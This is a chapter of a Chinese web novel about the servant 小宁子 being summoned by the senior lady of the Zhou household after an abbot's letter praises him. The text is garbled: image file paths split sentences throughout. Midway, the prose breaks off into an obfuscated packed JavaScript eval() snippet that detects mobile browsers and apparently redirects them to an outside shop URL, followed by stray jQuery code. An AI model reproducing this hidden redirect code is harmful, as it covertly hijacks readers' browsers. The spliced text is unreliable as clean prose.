第52章 大夫人的召见
作品:《夫人请卸甲》 红绡离开后,赵管事擦了擦额头的冷汗。
真是稀奇啊!
先是三夫人要人,大小姐也来要人,然二夫人又横插一脚……
这小小的奴仆院,何时成了香饽饽?
“还是先去跟大夫人汇报一下……”
两个夫人那里先后有奴仆突发急病,赵管事担心出事,决定这就去汇报。
毕竟哪有这般巧合的事?
大概率是……府中起了什么疫病!
若真是疫病,在周府这等高门大户中蔓延开来,他这奴仆院管事第一个脱不了干系!
念及于此。
赵管事再不敢耽搁,整了整衣衫,匆匆赶往大夫人的松鹤堂。
……
松鹤堂内,香烟袅袅。
大夫人周崔氏正闭目捻着佛珠,听贴身丫鬟念着今日的用度账目。
她眉眼间带着几分倦色。
老爷病重,府中大小事务都压在她和女儿周清澜肩上了,可以说是心力交瘁。
但也不得不强打起精神。
“夫人,奴仆院的赵管事求见。”
这时,门外有小丫鬟轻声禀报。
大夫人手中佛珠一顿,缓缓睁开眼,眼中闪过一丝疑惑。
奴仆院的管事?
平日若无大事,绝不会直接来求见她。
“让他进来。”
“见过大夫人!”
赵管事躬身入内,连忙跪地行礼。
“有什么事?”大夫人直接问道,尽量不浪费时间。
“是这样的……”
赵管事也不敢耽误大夫人的时间,当下便将两房夫人院里有奴仆突发急症要补缺奴仆,以及自己担心疫病之事,一五一十地禀明。
“疫病?”
大夫人神色一凛,猛地坐直了身子。
高门大户最怕这个,一旦染上,便是灭顶之灾。
她内心慌乱,周家到底做了什么伤天害理的事情,为何要这么对待他们?
大夫人神色逐渐淡定下来,左思右想,也没听说湘南府哪里有疫病发生。
觉得可能是自己想太多了,便问道:“你可仔细查验过?”
“回夫人,小人不敢妄断,已让人去瞧了,三夫人院里的奴仆确实病得厉害,昏迷不醒……二夫人院里的奴仆,想必也是一样……”
赵管事额头冒汗,道:“小人想着,宁可信其有,不可信其无,这才赶紧来禀报夫人。”
大夫人沉吟片刻,吩咐道:“你立刻让府中医官去查验,若真是疫病……该埋的便埋了,绝不可耽误。”
“另外,将那三夫人跟二夫人的院子暂时隔开,一应用具单独处理,伺候过的人也都先挪到外院去,观察几日。”
“是,夫人!”赵管事连声应下,心中稍安。
大夫人摆了摆手,赵管事这才躬身退下。……
待赵管事走后,大夫人揉了揉眉心,她正想继续听丫鬟报账,门外又有丫鬟捧着一封信笺进来:
“夫人,青莲寺澄观方丈派人送来的信。”
“澄观大师?”
大夫人神色一正,连忙接过。
她与澄观方丈相识多年,深知这位高僧德行深厚,若非紧要之事,绝不会轻易来信。
展开信笺,一行行工整的小楷映入眼帘。
大夫人的目光随着字句移动,起初平静,渐渐泛起讶异,到最后竟忍不住轻“咦”一声。
“佛缘深厚……见解超凡……慧根天成……”
她低声念着信中的词句,眼中满是不可思议。
澄观方丈在信中极力推崇一个名叫“小宁子”的周府奴仆。
还称他于佛理有非凡悟性,想恳请她周府成全,允许这个奴仆入青莲寺修行,甚至愿意为这个奴仆赎身。
“小宁子……”
大夫人轻声重复这个名字,努力在记忆中搜寻。
似乎想找出这么一个有佛性的奴仆。
只是府中奴仆众多,她平日里哪会记得一个奴仆的名字?
但澄观方丈如此郑重其事,甚至以“佛子”相称,这便绝非寻常了。
她信佛多年,深知澄观眼界之高,能得到他的这般赞誉,那奴仆肯定非凡之处。
“去。”
大夫人收起信笺,对身旁丫鬟道:“到奴仆院,将那个叫小宁子的奴仆带来,我要见见。”
“是。”
丫鬟领命而去。
……奴仆院中。
宁默站在院角,听着阿福三人的安慰,脸上浮现出一抹失落之色。
“小宁子,你也别太难过。”
阿福拍了拍他的肩,整个人非常松弛,安慰道:“三夫人虽然看重你,但大小姐的话更要听。”
“说不定下午的时候,大小姐还能选中你,那是多大的造化?说不定比去三房强多了!”
栓子也点头附和:“就是就是!大小姐那可是京城里见过大世面的,她挑中的人,往后前程能差?”
大壮憨憨道:“是啊,小宁子你识字,又懂佛经,大小姐肯定喜欢。”
三人你一言我一语的安慰,看似替宁默感到可惜……实则心里舒爽的很。
大家都好好的当着奴仆就行,为什么要一步登天?
同甘共苦才是好兄弟啊!
宁默将他们的心思看得分明,也不点破,只是垂首道:“多谢三位哥哥开导,小弟省得。”
“省的就好!”
三人微微颔首,觉得小宁子确实能处……
正说着,院门又被推开。
赵管事去而复返,目光在院中的奴仆身上巡视,随后似乎看到了谁……脸上堆起了罕见的亲近笑容,径自朝宁默和阿福等人这边走来。
阿福三人看到了赵管事,先是身体紧绷,但看到赵管事的笑脸后,皆是愣了愣神。
赵管事这态度……不对劲啊!
“小宁子。”
然而,赵管事却是走到了宁默跟前,语气甚至带上了几分热络:“收拾一下,随我去松鹤堂。”
“松鹤堂?”
宁默心头一跳,松鹤堂似乎是……大夫人的院落。
这什么情况?
“正是。”
赵管事压低声音,在宁默耳边道:“你小子……到底什么来头?先是三夫人,现在连大夫人都要见你。”
宁默苦笑道:“赵管事,小的也不太清楚……小的就是一普通奴仆。”
“是吗?”
赵管事显然是不信的,肯定是小宁子做了什么事,才会被夫人关注,当下也是意味深长道:“好好表现,若得了大夫人青眼,往后在这府里……可就大不一样了。”
“走吧,我送你过去……”
赵管事态度亲近。
然而,宁默这时候却是吓的不轻,心中也是念头急转。
大夫人她为何要见自己?
该不会是自己跟三夫人的事情,被大夫人知道了?
不!
如果走漏了风声,来的
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17267358|198102||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
就应该是周府的家丁,而不是这么可的请他过去了。
宁默有些好奇。
想知道大夫人什么意图……
他当下躬身应道:“好,有劳赵管事了!”
“说这话,都是兄弟!”
赵管事满意地点了头,轻拍了拍宁默的肩膀,道:“走吧,莫让大夫人久等。”
宁默整了整粗布衣衫,跟在赵管事身后,朝院外走去。
而阿福三人则一个个呆若木鸡,嘴巴微张,那表情就跟吞了几千堆苍蝇屎般难看。
不是啊!
三夫人也就算了。
大小姐也不一定选上他。
可问题是……大夫人怎么直接点名要见他?
都是奴仆,要不要这么不公平?
阿福、栓子、大壮三人半晌没说话。栓子脸上满是难以置信之色,喃喃道:“小宁子他……何德何能?”
阿福脸色青白交加,方才安慰宁默带来的优越感,荡然无存。
这比杀了他还难受!
……
松鹤堂外。
宁默在丫鬟的带路下,垂首立在廊下,等待大夫人的通传。
他心中忐忑。
也不知道这次大夫人的召见,是福是祸?
“要沉住气,要淡定……”
他在心中不断地告诫自己。
要见机行事,谨言慎行。
“小宁子,进来吧。”
就在这时,一个丫鬟的声音打断了他的思绪。
宁默深吸一口气,整了整衣襟,便躬身迈入松鹤堂。
堂内布置清雅,檀香淡淡。
正中榻上,坐着一位年约四旬的妇人,身着深青色缎裙,发髻简洁,只簪一支玉簪。
她眉眼端庄,脸上虽然有了岁月刻下的痕迹,却依稀能看出年轻时的不俗姿色。
此刻,她正手持一串沉香木佛珠,轻轻捻动,目光平静地看向宁默。
带着几分审视。
那目光并不锐利,却带着久居上位的从容,仿佛能看穿一个人的人心。
宁默不敢直视,快走几步,在堂中跪下行礼:“小的叩见大夫人。”
“抬起头来。”
大夫人的声音温和,却自带一股威严。
宁默闻言微微抬头,但仍然垂着眼帘,神色恭谨,没有半点超越奴仆身份的行为。
大夫人细细打量着他。
越看越是惊讶。
府上什么时候有这么一个清秀的奴仆了?
身形挺拔,眉眼清俊,虽然穿着府上奴仆的粗布衣衫,却难掩那份干净书卷气。尤其是那双眼睛,垂眸时温顺,抬眼时却清澈明净,不见寻常奴仆的畏缩卑微。
单看这相貌气度,便知绝非池中之物。
难怪澄观方丈那般推崇……
大夫人心中暗忖,面上却不露分毫,缓缓开口:“你便是小宁子?”
“回夫人,小的正是小宁子!”宁默回道,半句废话没有。
大夫人微微颔首,这才说道:“青莲寺澄观方丈来信,盛赞你佛缘深厚,于佛法有非凡见解。”
“老身信佛多年,今日便想听听,你是如何得方丈这般赞誉的。”
“?”
宁默听到这话,顿时明白了过来。
不是三夫人跟他的奸……啊不,跟他的友好关系被发现,而是青莲寺的方丈写信给了大夫人。
虚惊一场!
难不成方丈要为他赎身?